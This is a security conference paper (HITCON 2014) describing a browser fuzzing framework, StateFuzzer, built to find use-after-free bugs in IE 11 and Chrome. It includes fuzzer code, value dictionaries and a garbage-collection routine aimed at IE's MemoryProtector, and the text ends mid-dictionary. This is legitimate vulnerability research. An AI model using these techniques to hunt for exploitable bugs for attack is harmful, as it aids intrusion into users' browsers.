Smashing The Browser:

From Vulnerability Discovery To Exploit

HITCON X 2014

Chen Zhang (@demi6od)
NSFOCUS Security Team
demi6d@gmail.com
https://github.com/demi6od
Date: 2014 August 28th

Table of Contents

1. Browser Fuzzing Technology

1.1 Abstract

This part will first introduce a fuzzer framework (StateFuzzer) developed by myself as well as the fuzzing strategies behind it.
Then conclude some effective fuzzing ideas and related vulnerabilities based on results of the fuzzer.

1.2 Browser Fuzzing Introduction

1.2.1 Vulnerability Discovery

1. White box
   - Code review
     Example 1: MWR labs
     Chrome type confusion, static_cast (CVE-2013-0912)
     Example 2: Pinkie Pie
     2012 Pwnium (6 different bugs escape Chrome sandbox)
     2013 Mobile Pwn2Own (integer overflow)
   - Automated code review
     Fortify source code analyzer
     Rough auditing tool for security (RATS)
2. Black box
   - Fuzzing

1.2.2 Browser Fuzzing Technology

1. Static fuzzer - Generating HTML and Javascirpt test cases
   1) Mutation based on collected templates
      Document
      Multimedia such as flash
      bf3 by Krakow Labs Development
   2) Generation based on specification
      Browser

```
staticFuzz1.js:
// Fuzz procedure 1;

staticFuzz2.js:
// Fuzz procedure 2;

staticFuzz3.js:
// Fuzz procedure 3;
```

Achilles' heel: test case generating

2. Dynamic fuzzer - Written in Javascript
   1) Fuzzing crash and related test case logging framework
      Grinder by Stephen Fewer
   2) Fuzzer
      CrossFuzz by Michal Zalewski
      ndujaFuzz by Rosario Valotta
      NodeFuzz by OUSPG
      X-Fuzzer by Prashan
      jsFunFuzz by Jesse Ruderman

```
DynamicFuzz.js:
function fuzz() {
    switch (rand(3)) {
        case 0:
            // Fuzz procedure 1;
            break;
        case 1:
            // Fuzz procedure 2;
            break;
        case 2:
            // Fuzz procedure 3;
            break;
        default:
            console.log('// Warning: fuzz default');
            break;
    }
}
```

Achilles' heel: test case reconstructing (Heisenberg principle)

Google ClusterFuzz

- Using AddressSanitizer (ASAN)
  A Clang compiler plugin, add instrumentation to check memory access at runtime.
  A fast memory error detector based on Low Level Virtual Machine (LLVM) compiler instrumentation.
  It is fully usable for Chrome on Linux and Mac.
- Tons and tons of test cases processed per day

1.2.3 How to Write a Fuzzer?

1. Collect enough proof of concept (PoC) samples from public disclosure (Metasploit) or MAPP (I haven't☹), and then ensure the fuzzer can cover all these PoCs.
2. Read specifications (e.g., W3C, MDN, and MSDN) and the definitive guides (e.g., Javascript, HTML, and CSS).
3. Think about novel fuzzing ideas.

1.3 StateFuzzer Architecture and strategy

Why developing StateFuzzer?
After analyzed several browser vulnerabilities, I concluded some vulnerability discovery ideas.
I hope to find a browser fuzzing framework like Peach Fuzzer and just write some configuration xml files with my fuzzing ideas.
However, to my disappointment, I can only find a crash and test case logging framework Grinder, and there comes the story.

1.3.1 Architecture

My fuzzer framework – StateFuzzer
Support Internet Explorer (IE) 11 and Google Chrome at present.
Code base:

1. Javascript
   Including fuzzer core and utilities with more than 4000 lines, and plus about 2000 lines of dictionaries.
2. Python
   Automated change Javascript fuzzer into two Grinder compatible fuzzers each for IE 11 and Chrome.
   Automated classify and remove duplicate, memory exhausting and null pointer deference crashes.
   Automated complete and minimize test cases:
   - Pydbg: crash logging
   - Divide and conquer (D&C) + Breadth-first search (BFS) algorithm
     - Best: O(log(n)), only one statement can cause crash
     - Worst: O(n), all statements in test case is necessary for crash
     - Average: O(log(n)): less than 10 statements is enough for crash

The first version of my fuzzer is simple and just fuzzing random values according to the type.
Then I plan to improve it a better one.

1.3.2 Strategy

Fuzz Data vs Fuzz Relationship? (ZDI -> rock509)
Data Type Oriented Fuzzing vs Logic Oriented Fuzzing?

My proposal:
Pay more attention on browser states coverage instead of code path coverage.

- DOM Tree states
- Render Forest states
- Layout states
- Event Handle states
- Multiple pages states
- …

How to make a framework to fuzz states?

1. Construct multiple smart logic components as the framework base, and generate templates by combining them with fuzzing ideas.
2. Use the smartest inputs to make logic components smart.
3. Use dictionaries to collect smart values for separating them from logic components.
4. Write dictionary according to specifications (e.g., W3C, MDN, and MSDN) and definitive guides (e.g., HTML, and CSS).




Figure 1-2: Generate Template




Figure 1-2: Construct Dictionary and Logic Component

1.3.3 Aim

The aim is Use-After-Free (UAF) vulnerabilities for its popularity in browser.
Fuzzing procedure: construct -> fuzzing -> free -> use
Ensure freed DOM nodes have no Javascript reference

1.4 Logic Components

1.4.1 Basic Techniques

1.4.1.1 Traverse Node

Two methods to traverse the nodes:

1. Save references of all nodes (e.g., *id*[index])
2. Through DOM operation (e.g., *document.all*[index])

The first one needs node references maintenance such as caching node, clearing tree node, recursively clearing subtree and so on.

1.4.1.2 Get Property

Get properties, functions and events dynamically.
Use caching technology for performance.

- *for…in*
- *typeof*

```
// Get object props and funcs
function getPropf(obj, type, propTypes) {
    var items = [];
    for (var p in obj) {
        try {
            if ((typeof obj[p] == 'function' || typeof obj[p] == 'object') && p.substr(0, 2) == 'on') {
                if (type == 'evt' && !inArr(demicm.evtBlackList, p)) {
                    items.push(p);
                }
            } else if (typeof obj[p] == 'function') {
                if (type == 'func' && !inArr(demicm.funcBlackList, p)) {
                    items.push(p);
                }
            } else if (p.indexOf('_') == -1) {
                if (type == 'prop' && !inArr(demicm.propBlackList, p)) {
                    items.push(p);
                    if (propTypes) {
                        propTypes.push(typeof obj[p]);
                    }
                }
            }
        } catch (e) {
            console.log('// Error: getPropf: ' + e.message);
        }
    }

    return items;
}
```

```
function updatePropfCache(obj) {
    var propf = {props: '', propTypes: '', funcs: '', evts: ''};

    var propTypes = [];
    var props = getPropf(obj, 'prop', propTypes);
    var funcs = getPropf(obj, 'func');
    var evts = getPropf(obj, 'evt');

    propf.props = props;
    propf.propTypes = propTypes;
    propf.funcs = funcs;
    propf.evts = evts;

    var tagName = getTagName(obj);
    demicm.propfCache[tagName] = cloneObj(propf);

    if (!inArr(demicm.tags, tagName)) {
        demicm.tags.push(tagName);
    }
}
```

1.4.1.3 Fuzz Property

Fuzz with smart values in the dictionary according to specifications.

If there are no values in dictionary for the object, we fuzz random values.

```
// Set dirty value
if (bNormalProp && percent(demicm.PROP_DIRTY_PER) && demicm.propDic[prop].dirtyVal.length != 0) {
    var rDirtyVal = randItem(demicm.propDic[prop].dirtyVal);
    console.log(logObjStr + '["' + prop + '"] = '
        + logRevise(rIds[1], rIdRs[1], 'prop', rDirtyVal, 'node') + ';');
    eval(fuzzObjStr + '["' + prop + '"] = rDirtyVal;');
// Set normal value
} else if (bNormalProp && percent(demicm.PROP_NORMAL_PER) && demicm.propDic[prop].normalVal.length != 0) {
    if (inArr(demicm.specialProps, prop) && getTagName(fuzzObj) != 'none') {
        var rNormalVal = randItem(demicm[prop][getTagName(fuzzObj)]);
        if (rNormalVal == null) {
            rNormalVal = randItem(demicm.propDic[prop].normalVal);
        }
    } else {
        var rNormalVal = randItem(demicm.propDic[prop].normalVal);
    }
    console.log(logObjStr + '["' + prop + '"] = '
        + logRevise(rIds[1], rIdRs[1], 'prop', rNormalVal, 'node') + ';');
    eval(fuzzObjStr + '["' + prop + '"] = rNormalVal;');
// Set random value
} else if (percent(demicm.PROP_RANDOM_PER)) {
    var randValTable = {};
    randPropfVal(rIds[1], rIdRs[1], 'prop', randValTable);
    var rVal = bNormalProp ? randValTable[demicm.propDic[prop].type] : randValTable[typeof fuzzObj[prop]];
```

1.4.1.4 Fuzz Function

Fuzz functions with functional programming and *eval()* function.

```
console.log('var retVal = ' +  logObjStr + '["' + func + '"](' + paramLogStr + ');');
eval('var retVal = ' + fuzzObjStr + '["' + func + '"](' + paramStr + ');');
```

1.4.2 Prelude Module

1. Set Environment

   HTMLElement Properties

   designMode and contentEditable is efficient for selection and mutation events.

```
function setEnv() {
    // Set HTML property
    if (percent(demicm.ENV_PER)) {
        console.log('document.documentElement.contentEditable = "true";');
        document.documentElement.contentEditable = 'true';
        console.log('document.body.contentEditable = "true";');
        document.body.contentEditable = 'true';
        console.log('document.head.contentEditable = "true";');
        document.head.contentEditable = 'true';
    }

    if (percent(demicm.ENV_PER)) {
        console.log('document.documentElement.dir = "rtl";');
        document.documentElement.dir = 'rtl';
        console.log('document.body.dir = "rtl";');
        document.body.dir = 'rtl';
        console.log('document.head.dir = "rtl";');
        document.head.dir = 'rtl';
    }
```

2. DOM Tree Construct

   Construct base DOM tree with random nodes and random tree generation algorithm.

```
for (var i = 0; i < demicm.INI_ELEM_NUM; i++) {
    var rTag = randItem(demicm.strictTags);
    if (!inArr(demicm.idTags, rTag)) {
        demicm.idTags.push(rTag);
    }

    var insId = id.length;
    console.log('id_' + insId + ' = document.createElement("' + rTag + '");');
    id[insId] = document.createElement(rTag);

    if (percent(demicm.NO_REF_ELEM_PER)) {
        noRefIds.push(insId);
    } else {
        console.log('id_' + insId + '.id = ' + insId + ';');
        id[insId].id = insId;
    }
```

Construct DOM tree with smarter structure (e.g., Form, Table, Map, List, Audio, Video, and Svg)

```
function appendForm(rId, rTxt) {
    // Add form
    console.log('id_' + id.length + ' = document.createElement("form");');
    id[id.length] = document.createElement('form');
    console.log('id_' + (id.length - 1) + '.id = ' + (id.length - 1) + ';');
    id[id.length - 1].id = id.length - 1;
    var formId = id.length - 1;

    console.log('id_' + rId + '.appendChild(id_' + (id.length - 1) + ');');
    id[rId].appendChild(id[id.length - 1]);

    // Add input text
    console.log('id_' + id.length + ' = document.createElement("input");');
    id[id.length] = document.createElement('input');
    console.log('id_' + (id.length - 1) + '.id = ' + (id.length - 1) + ';');
    id[id.length - 1].id = id.length - 1;
    console.log('id_' + (id.length - 1) + '.type = "text";');
    id[id.length - 1].type = 'text';
    var inputTextId = id.length - 1;
```

3. Add Network
   XMLHttpRequest
   WebSocket
4. Add TextNode
5. Add special nodes
   Window
   Document
   Attribute
   NamedNodeMap
6. Construct Group
   Range
   Selection
   NodeIterator
   TreeWalker
7. Construct Multiple Pages
   Iframe

Recursively nested iframes:

Some browsers will limit the depth of recursive iframes.

Window.open:

IE 11 creates a renderer process for each instance of a site.

A sit is similar to the origin defined by Same Origin Policy except that it groups subdomains.

If two pages obtain Javascript references to each other, they are in one instance.

Windows 7 IE 11 creates multiple threads for pages of an instance, but Chrome doesn't.

8. Add Web Worker and SharedWorker

   It is one of the rare multiple threads mechanisms.

9. Set event handler

   "ATM" of IE vulnerabilities

10. Add CSS

    Pseudo-classes and pseudo-elements (e.g., a: focus, and p: after)

    Render forest is as vulnerable as its complication.

11. Set initial properties for each element

    For different start fuzzing states

1.4.3 Fuzzing Module

1. DOM Node

   Properties

   Functions

   Styles

```
if (percent(demicm.PROP_PER)) {
    propfMan([rId], demicm.MAX_REC_DEPTH, demicm.MAX_RET_REC_DEPTH, 'prop', 'node');
}

if (percent(demicm.FUNC_PER)) {
    propfMan([rId], demicm.MAX_REC_DEPTH, demicm.MAX_RET_REC_DEPTH, 'func', 'node');
}

if (percent(demicm.STYLE_PER)) {
    styleMan(rId);
}

if (percent(demicm.RET_PER)) {
    objMan('ret');
}
```

2. Fuzzing recursively according to object type.

   Customizable recursion width and depth

```
for (var p in fuzzObj) {
    if (fuzzObj[p]
        && typeof fuzzObj[p] == 'object'
        && !isPosInt(fuzzObj[p].id)
        && !inArr(demicm.propBlackList, p)
        && !inArr(idS, fuzzObj[p])) {

        if (isPosInt(p)) {
            arrCnt++;
            if (arrCnt > demicm.MAX_ARR_LOOP) {
                break;
            }
        }

        if (percent(demicm.PROP_REC_PER)) {
            propStack.push(p);
            propfMan(propStack, recDepth - 1, retValDepth, 'prop', objType);
            recWide++;
        }
        if (percent(demicm.FUNC_REC_PER)) {
            propStack.push(p);
            propfMan(propStack, recDepth - 1, retValDepth, 'func', objType);
            recWide++;
        }

        if (recWideCnt++ > demicm.MAX_REC_WIDE_CNT || recWide > demicm.MAX_REC_WIDE) {
            break;
        }
    }

    // In case the recursion procedure delete fuzzObj
    eval('fuzzObj = ' + fuzzObjStr + ';');
    if (!fuzzObj) {
        return;
    }
}
```

3. Put function return value into fuzzing list
4. Fuzzing Values
   Smart normal value
   Smart dirty value
   Random value
   Return value
5. Force Layout
   node.offsetParent
6. Clear DOM Sub Tree
   innerHTML
   outerHTML
   innerText
   outerText
7. Clear the whole DOM Tree
   document.write
   document.writeln
   document.open
   document.documentElement.innerHTML
8. DOM Tree Modify
   Node appendChild(in Node newChild)
   Node insertBefore(in Node newChild, in Node refChild)

Node insertAdjacentElement(in String sWhere, in Node newSibling)
insertAdjacentHTML(in String sWhere, in String htmlCode)
insertAdjacentText(in String sWhere, in String text)
Node removeChild(in Node oldChild)
Node replaceChild(in Node newChild, in Node oldChild)
Node cloneNode(in boolean deep);

9. Special node manipulate
   Some properties in special nodes will make the fuzzer out of control (e.g., navigate to a strange site, modified the fuzzing code, and delete itself).
   We should be careful when fuzzing special nodes, and set up the property and function's black list.
10. Group manipulate
    execCommand is related with selection
11. Multiple pages
    Mutual manipulate
    Mutual clear
12. Garbage Collect (GC)
    To prevent some kinds of UAF vulnerabilities, MSRC implemented a lightweight conservative stack based mark-sweep GC on freed objects for IE renderer (mshtml.dll) in the security update for IE on July 8, 2014.




Figure 1-3: mshtml GC

To ensure our Javascript GC works well, we should reach the renderer GC threshold to force IE Memory Protector to reclaim at the same time.

```
void __userpurge MemoryProtection::CMemoryProtector::ProtectedFree(void *a1<ecx>, LPCVOID lpMem, unsigned __int32 a3, void *a4) {
    ...
    if ( *((_DWORD *)v6 + 2) && (*((_DWORD *)v6 + 1) >= 0x186A0u || *((_BYTE *)v6 + 20)) ) {
        MemoryProtection::CMemoryProtector::MarkBlocks((MemoryProtection::CMemoryProtector *)v6, &v17);
        MemoryProtection::CMemoryProtector::ReclaimUnmarkedBlocks((MemoryProtection::CMemoryProtector *)v6);
    }
    ...
}
```

```
gc = function() {
    CollectGarbage();

    arr = new Array();
    for (var i = 0; i < 0x3f0; i++) {
        arr[i] = document.createElement('a');
    }

    for (var i = 0; i < 0x3f0; i++) {
        arr[i] = '';
    }

    CollectGarbage();
}
```

13. setTimeout
    Disrupt the time sequence.

1.4.4 Finale Module

1. GC
2. Reuse all elements
   Properties
   Functions
   Styles
3. Reuse group
4. Reuse special nodes
5. Reuse function return values

1.4.5 Framework Map




Figure 1-4: Framework Map

1.5 Dictionary

“Judge a dictionary by its accuracy and completeness.”
Specifications can be parsed by scripts (or grep + sed), but some other resources only by manual.

1.5.1 Property dictionary

```
demicm.propDic = {
    wrap: {type: 'string', normalVal: ['off', 'virtual', 'physical'], dirtyVal: ['physical'], readOnly: false},
    behavior: {type: 'string', normalVal: ['scroll', 'slide', 'alternate'], dirtyVal: ['slide'], readOnly: false},
    direction: {type: 'string', normalVal: ['right', 'left'], dirtyVal: [], readOnly: false},
    contentEditable: {type: 'string', normalVal: ['true', 'false', 'plaintext-only', 'inherit'], dirtyVal: ['true'], readOnly: false},
    accessKey: {type: 'string', normalVal: demicm.alpha, dirtyVal: [], readOnly: false},
    dir: {type: 'string', normalVal: ['ltr', 'rtl', 'auto'], dirtyVal: ['rtl'], readOnly: false},
    lang: {type: 'string', normalVal: demicm.langs, dirtyVal: [], readOnly: false},
    hreflang: {type: 'string', normalVal: demicm.langs, dirtyVal: [], readOnly: false},
    srclang: {type: 'string', normalVal: demicm.langs, dirtyVal: [], readOnly: false},
    title: {type: 'string', normalVal: ['demiTitle'], dirtyVal: [], readOnly: false},
    name: {type: 'string', normalVal: ['demicmNodeName'], dirtyVal: [], readOnly: false},
    type: {type: 'string', normalVal: demicm.inputTypes, dirtyVal: [], readOnly: false},
    wholeText: {type: 'string', normalVal: [], dirtyVal: [], readOnly: true},
    // objectSpec => non-element object
    dataset: {type: 'objectSpec', normalVal: [{id: 'user', user: 'demi6od', dateOfBirty: '1960-10-03'}], dirtyVal: [], readOnly: false},
    classList: {type: 'objectSpec', normalVal: [{0: 'a', 1: 'b', 2: 'c', length: 3}], dirtyVal: [], readOnly: false},
    className: {type: 'string', normalVal: ['demiClassName'], dirtyVal: [], readOnly: false},
    position: {type: 'string', normalVal: ['static', 'relative', 'absolute', 'fixed'], dirtyVal: [], readOnly: false},
```

```
// Some prop of different elem with different meaning
demicm.specialProps = ['type', 'name', 'src', 'rel'];

demicm.type = {
    source: demicm.MIMETypes, object: demicm.MIMETypes, a: demicm.MIMETypes,
    button: ['submit', 'button', 'reset', 'menu'], input: demicm.inputTypes,
    select: ['select-one', 'select-multiple'], ol: ['1', 'a', 'A', 'i', 'I'], menu: ['popup', 'toolbar'],
};
demicm.name = {
    meta: ['abstract', 'author', 'classification', 'copyright', 'description', 'distribution', 'web',
    'intranet', 'doc-class', 'doc-rights', 'doc-type', 'DownloadOptions', 'expires', 'generator', 'googlebot',
    'noarchive', 'nofollow', 'noindex', 'nosnippet', 'keywords', 'MSSmartTagsPreventParsing', 'name', 'owner',
    'progid', 'rating', 'refresh', 'reply-to', 'resource-type', 'revisit-after', 'robots', 'Template']
};
demicm.src = {
    frame:['demicmFuzz.html'], video:['demicmVideo.mp4'], audio:['demicmAudio.mp3'], image:['demicmImg.gif'],
    source:['demicmVideo.mp4'], track:['demicmTrack.vtt'], embed:['demicmSvg.svg']
};
demicm.rel = {
    link: ['alternate', 'stylesheet', 'start', 'next', 'prev', 'contents', 'index', 'glossary', 'copyright', 'prerender',
    'chapter', 'section', 'subsection', 'appendix', 'help', 'bookmark', 'nofollow', 'licence', 'tag', 'friend', 'prefetch'],
    a: ['alternate', 'author', 'bookmark', 'help', 'licence', 'next', 'nofollow', 'noreferrer', 'prefetch', 'prev', 'search', 'tag']
};
```

1.5.2 Function dictionary

```
// First parameter is return value
demicm.funcDic = {
    // Canvas
    toDataURL: [
        {type: 'string'},
        {type: 'string', normalVal: ['image/png', 'image/webp', 'image/jpeg'], dirtyVal: []},
        {type: 'number', normalVal: demicm.normalNum, dirtyVal: demicm.dirtyNum},
    ],
    getContext: [
        {type: 'contextObj'},
        {type: 'string', normalVal: ['2d', 'webgl'], dirtyVal: []},
    ],

    // SVG
    getSVGDocument: [
        {type: 'SVGDocument'},
    ],

    // Audio & Video
    load: [
        {type: ''},
    ],
    canPlayType: [
        {type: 'string'},
        {type: 'string', normalVal: ['video/ogg', 'video/mp4', 'video/webm', 'audio/mpeg', 'audio/ogg', 'audio/mp4',
            'video/ogg; codecs=\'theora, vorbis\'', 'video/mp4; codecs=\'avc1.4D401E, mp4a.40.2\'',
            'video/webm; codecs=\'vp8.0, vorbis\'', 'audio/ogg; codecs=\'vorbis\'', 'audio/mp4; codecs=\'mp4a.40.5\''], dirtyVal: []},
    ],
    play: [
        {type: ''},
    ],
    pause: [
        {type: ''},
    ],
    addTextTrack: [
        {type: 'objectTextTrack'},
        {type: 'string', normalVal: ['subtitles', 'caption', 'descriptions', 'chapters', 'metadata'], dirtyVal: []},
        {type: 'string', normalVal: ['label'], dirtyVal: []},
        {type: 'string', normalVal: demicm.langs, dirtyVal: []},
    ],
```

1.5.3 Style dictionary

```
demicm.styleBlackList = [ ];

demicm.styleDic = {
    //parentRule: [ ],
    //length: [ ],
    //cssText: [ ],
    //alignContent: [ ],
    //alignItems: [ ],
    //alignSelf: [ ],
    //alignmentBaseline: [ ],
    //background: [ ],
    backgroundAttachment: ['scroll', 'fixed', 'inherit'],
    backgroundClip: ['border-box', 'padding-box', 'content-box'],
